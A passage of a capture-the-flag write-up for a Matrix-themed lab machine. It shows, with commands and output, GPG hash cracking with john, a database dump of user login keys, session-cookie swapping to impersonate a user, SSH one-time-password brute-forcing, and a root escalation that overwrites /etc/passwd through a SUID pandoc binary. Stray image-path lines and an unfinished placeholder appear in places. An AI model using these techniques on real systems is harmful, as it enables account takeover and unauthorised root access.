chinese = "诶比西迪伊吉艾杰开哦o屁西迪伊吉杰开哦艾杰开f哦屁q西屁西迪伊吉艾杰开哦x屁西迪伊吉艾杰开哦屁西迪伊吉艾杰开v哦屁西迪伊吉艾杰西迪伊g吉艾杰提维"


alphabet = "abcdefghijkllmnopqrstuvwxyz"

for i in chinese:
    if i in alphabet:
        print(i, end='')
```

and we have our 6 letters. Now what?? Back to our clue: “A permutation of only the English letters will open the locks…” Sounds like we need to run a script to list every possible “permutation” or ways of arranging these 6 letters.

```
┌──(max㉿kali)-[~/Downloads/Matrix]
└─$ python3 ~/chinese.py
ofqxvg 6 letters
```

Console also is a great tool directly in the browser to copy n paste our Chinese string and list an array to manually pick out our 6 letters:



Insert how we journey to use our 6 letters

Index of /devBuilds

Name	Last modified	Size	Description
Parent Directory		-	
modManagerv1.plugin	2021-01-28 17:34	11	
modManagerv2.plugin	2021-02-04 19:11	5.6K	
modManagerv3.plugin	2021-01-28 17:34	16	
p.txt.gpg	2021-02-04 19:11	104	

Apache/2.4.29 (Ubuntu) Server at 10.10.25.110 Port 80

converted p.txt.gpg to a hash john could read and crack

```
┌──(max㉿kali)-[~/Downloads/Matrix]
└─$ john --wordlist=wordlist.txt gpg.hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512
 loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192
amellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fvgoxq           (?)
```

mysql -u <USER> -h <IP> -p (-p allows manual password input)


```
┌──(max㉿kali)-[~/Downloads/Matrix]
└─$ sudo mysql -u mod -h 10.10.238.100 -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1266
Server version: 10.1.47-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

mysql -u <USER> -p -h <IP>


show databases;
use <database name>;
show tables;
select * from <table name>;

```
MariaDB [modManagerv2]> select * from members;
+----------------+----------------------------------------------------------+
| user           | login_key                                                |
+----------------+----------------------------------------------------------+
| LucyRob        | xa72nhg3opUxviKUZWbMAwmyOekaJOFTGjiJjfAMhPkeIjk2Ig       |
| Wannabe_Hacker | LsVBnPTZGeUw6JkmMKFrzkSIUPu5TC0Nej8DAjwYXenQcCFEpv       |
| batmanZero     | TBTZq6GfniPvFfb2A3rA2mQoThcb5U7irVF5lLpr0L4cJcy5m9       |
| SandraJannit   | 6V5H71ZnvoW0FFbXx97YsV9LSnT4mltu9XB1v8qPo2X2CvfWBS       |
| biggieballo    | 75mXme5o0eY2o68sqeGBlTDvZcyJKmBhxUAusxiv6b816QilCG       |
| AimsGregger    | Xj8nuWt5Xn9UYzpIha1q2Fk4GUjyrEPPbpchDCwnniUO0ZzZyf       |
| BlackCat       | JY1Avl8cqCMkIFprMxWbTxwf8dSkiv7GJHzlPDWJWWg9gnG3FB      |
| Golderg        | clkNBtIoKICfzm6joGE2lTUiF2T8sVUfhtb2Aksst8zTRK2842       |
| TonyMontana    | 8CtllQvd9V2qqHv0ZSjUj3PzuTSD37pam4ld8YjlB7gDN0zVwE       |
| CaseBrax       | eHXBFESqEoE5Ba2gcOjD8oBMJcgNRkazcJOc8wQQ9mGVRpMdvU       |
| Ellie          | G9KY2siJp9OOymdCiQclQn9UhxL6rSpoA3MXHCDgvHCcrCOOuT       |
| Sosaxvector    | RURFzCfyEIBeTE3yzgQDY34zC9jWqiBwSnyzDooH33fSiYr9ci       |
| PalacerKing    | 49wrogyJpIQI834MlhDnDnbb3Zlm0tFehnpz8ftDroesKNGbAX       |
| Anderson       | lkJVgYjuKl9P4cg8WUb8XYlLsWKT4Zxl5sT9rgL2a2d5pgPU1w       |
| CrazyChris     | tpM9k17itNHwqqT7b1qpX8dMq5TK83knrDrYe6KmxgiztsS1QN       |
| StaceyLacer    | QD8HpoWWrvP1I7kC4fvTaEEunlUz2ABgFUG5Huj8nqeInlz7df       |
| ArnoldBagger   | OoTfmlJyJhdJiqHXucrvRueHvGhE6LnBi5ih27KLQBKfigQLud       |
| Carl_Dee       | 3mPkPyBRwo67MOrJCOW8JDorQ8FvLpuCnreGowYrMYymVvDDXr       |
| Xavier         | ZBs4Co6qovOGI7H9FOI1qPhURDOagvBUgdXo8gphst8DhIyukP       |
+----------------+----------------------------------------------------------+
19 rows in set (0.277 sec)
```


login as ArnoldBagger:




Inspect Element on the webpage and navigate to Cookies: Now let's change Arnold's Cookies to BlackCat's:




Now when we hit the Refresh button in FireFox, we are automagically user:BlackCat



Navigating to BlackCat's Attachment Manager Folder we find a number of files we can download to our system for further exploring:





testing.png file contents:





SSH-TOTP Testing document			
Shared secret Tokens	**Device type**	**Username**	**Working?**
128939448577488	Arduino NG	architect	inconclusive
592988748673453	Arduino USB	architect	inconclusive
792513759492579	Arduino Uno	architect	inconclusive

This method to change my system time and date to UTC did not work. It would auto revert back rapidly to my original timezone.










All was not lost as I learned something new! a one-liner that when placed in front of my command, did the job quite efficiently. And it applied it to just that command only- just what I need: TZ=UTC —full-time



Matrixbrute.py will try all the ssh password combos, 125 total, until it connects. This could take a few minutes. Don't worry- it will succeed. Then just ssh into the server as user:architect and copy n paste the successful hash when prompted for the password:

```
┌──(max㉿kali)-[~/Downloads/Matrix]
└─$ TZ=UTC sudo python3 Matrixbrute.py --full-time
Thu 12 Aug 2021 04:45:08 PM UTC

Time Sync Completed Successfully.
Conducting brute-force on OTP

26f53ac93baa2e97ba96e2
899de5e5ea4100d2b2b993
3ba2fd5ca6ec785e02fc1d
e1a6cedd5e0d9cdf525e61
Success with: e1a6cedd5e0d9cdf525e61

Execute this command: ssh architect@10.10.142.28 with this password: e1a6cedd5e0d9cdf525e61

 You have 60 seconds or less to run this command.

┌──(max㉿kali)-[~/Downloads/Matrix]
└─$
```

```
                                    architect@matrixV99: ~

┌──(max㉿kali)-[/]
└─$ ssh architect@10.10.142.28                                          255 ×
"Give up now... There is no escape from the matrix" -Agent Smith
architect@10.10.142.28's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-136-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Aug 12 16:45:44 UTC 2021
```

YES! Finally we are in! Let's look around....

```
"I have been expecting you... You are on time..." -the architect
Last login: Wed Mar 10 16:05:51 2021 from 192.168.200.131
architect@matrixV99:~$
```

What is the user flag?

After collecting the user.txt flag in the 1st directory we log into, I run a find cmd to list all suid permissions. A file with **SUID** always executes as the user who owns the file, regardless of the user passing the command. pandoc stands out as a file not usually in this list, so I further investigate what it does: Turns out we can use pandoc to overwrite the /etc/passwd file after generating our own new password for root!

```
architect@matrixV99:/$ find / -perm -u=s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/pandoc
/usr/local/bin/sudo
/bin/mount
/bin/ping
/bin/fusermount
/bin/su
/bin/umount
```

```
root@matrixV99:/home/architect# ls -la /usr/bin/pandoc
-rwsr-sr-x 1 root root 80908912 Mar  8 16:55 /usr/bin/pandoc
```

STEPS TO OVERWRITE /etc/passwd WITH OUR OWN NEW ROOT PASSWORD

1. save a copy of the /etc/passwd file to the present working directory.
2. ls to confirm we have it.
3. use openssl to create an encryted password of our choice (e.g. Hacked)
4. copy and paste the encryted password that just printed to screen into the passwd file with nano. You will replace the "x" in the 1st line, root:x:0:0:root:/root:/root:/bin/bash with the encryted password. Save and close nano.
5. use pandoc to overwrite the /etc/passwd file
6. Switch to root with the su root command.
7. Enter your new password when prompted (e.g. Hacked)
8. Congrats! We are ROOT!

```
architect@matrixV99:~$ cp /etc/passwd .
architect@matrixV99:~$ ls
helloVisitor.txt  motd.net  passwd  user.txt
architect@matrixV99:~$ openssl passwd Hacked
xngpSLPODPFmw
architect@matrixV99:~$ nano passwd
architect@matrixV99:~$ pandoc passwd -t plain -o /etc/passwd
[WARNING] Could not deduce format from file extension
  Defaulting to markdown
architect@matrixV99:~$ su root
Password:
root@matrixV99:/home/architect# whoami
root
root@matrixV99:/home/architect#
```

Showing the spot to paste our encryted password in nano:

```
  GNU nano 2.9.3

root:xngpSLPODPFmw:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

What is the root flag?

After searching around for our next flag for awhile, I spotted another unusual file, named, '— -root.py'. The only file in quotes with weird dash signs as prefix too. Turns out you can't just access this normally either. The system will complain.

```
root@matrixV99:/etc# ls
 acpi                    groff            manpath.config      '-- -root.py'
 adduser.conf            group            mdadm               rpc
 alternatives            group-           mime.types          rsyslog.conf
 amazon                  grub.d           mke2fs.conf         rsyslog.d
 apache2                 gshadow          modprobe.d          screenrc
 apm                     gshadow-         modules             securetty
 apparmor                gss              modules-load.d      security
 apparmor.d              hdparm.conf      motd                selinux
 apport                  host.conf        mtab                services
 apt                     hostname         mysql               shadow
```

One solution is to use find to list how the system accesses it: Ah, we see a hidden '/' prefix. The " . " represents the present working directory we are in:

```
root@matrixV99:/etc# find . -name '--*root.py'
./-- -root.py
```

Let's run it now with python3, remember the quotes (')

```
root@matrixV99:/etc# python3 './-- -root.py'

$ > You've been Hacked!!!!REQ> Source: Matrix v.99; Destination: Real world;
$ > EXIT GRANTED;
$ > Exiting Matrix... Entering real world... Please wait...

 LOADING... ▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫▫ 100%

                                                    Root Flag
                                                    redacted
```

What is the admin's ACP pin?

This one took some digging. After exhausting my manual search, I resorted to using grep of keywords in likely directories. I chose /var because the ACP PIN was web related, so likely stored somewhere in here. We get a hit! It tells us the ACP PIN is written to the config.php file:

```
root@matrixV99:/var# grep -rn "PIN"
lib/dpkg/info/libxml2:amd64.symbols:1719: xmlXPathPINF@LIBXML2_2.4.30 2.7.4
lib/dpkg/info/libwebp6:amd64.symbols:49: WebPINewDecoder@Base 0.5.1
lib/dpkg/info/libwebp6:amd64.symbols:50: WebPINewRGB@Base 0.5.1
lib/dpkg/info/libwebp6:amd64.symbols:51: WebPINewYUV@Base 0.5.1
lib/dpkg/info/libwebp6:amd64.symbols:52: WebPINewYUVA@Base 0.5.1
```

```
install/resources/upgrade30.php:2410:                    <div class="title">ACP PIN Configuration</div>
install/resources/upgrade30.php:2414:                                    <th colspan="2" class="first last">ACP Security PIN</th>
install/resources/upgrade30.php:2417:                                    <td class="first"><label for="bbname">PIN:</label></td>
install/resources/upgrade30.php:2418:                                    <td class="last alt_col"><input type="password" class="te
ut" name="pin" id="pin" value="'.$config['secret_pin'].'" /></td>
install/resources/upgrade30.php:2426:    $output->print_footer("30_acppin_submit");
install/resources/upgrade30.php:2429:function upgrade30_acppin_submit()
install/resources/upgrade30.php:2435:    $content = "<p>We're now writing your PIN (if you've entered one) to the config.php file.
install/resources/upgrade30.php:2441:    else if(isset($config['secret_pin']))
install/resources/upgrade30.php:2443:            $content .= "Skipped (PIN already set)";
install/resources/upgrade30.php:2447:            $pin = addslashes($mybb->get_input('pin'));
install/resources/upgrade30.php:2468: * Admin CP Secret PIN
```

We use find again to locate the config.php file and cat to print its content to

screen.

```
root@matrixV99:/var/www/html# find . -name config.php
./inc/config.php
root@matrixV99:/var/www/html# cat /inc/config.php
cat: /inc/config.php: No such file or directory
root@matrixV99:/var/www/html# cat ./inc/config.php
<?php
/**
 * Database configuration
 *
 * Please see the MyBB Docs for advanced
 * database configuration for larger installations
 * https://docs.mybb.com/
 */
```

At the very bottom of the printout, we find the ACP PIN:

```
$config['disallowed_remote_addresses'] = array(
        '127.0.0.1',
        '10.0.0.0/8',
        '172.16.0.0/12',
        '192.168.0.0/16',
);

/**
 * Admin CP Secret PIN
 *  If you wish to request a PIN
 *  when someone tries to login
 *  on your Admin CP, enter it below.
 */

$config['secret_pin'] = [redacted];root@matrixV99:/var/www/html#
```


What is the web flag?

This one eluded my manual enumeration. I used grep to explore a few different avenues, targeting combos of the string 'flag{'. This combo finally gave us a short list to explore...

-r search the directory recusively
-n include line numbers in output
-i ignore capitalization

```
root@matrixV99:/var# grep -rni "g{"
Binary file lib/mysql/mybb/mybb_datacache.MYD matches
Binary file lib/mysql/mybb/mybb_templates.MYD matches
Binary file lib/mysql/mybb/mybb_themestylesheets.MYD matches
Binary file lib/mlocate/mlocate.db matches
```

When we cat the file at /var/lib/mysql/mybb/mybb_datacache.MYD, we find the flag at the bottom of the screen printout:



And that's a rap! Hope you learned something -I sure did. Feedback is welcome. Happy Hacking out there!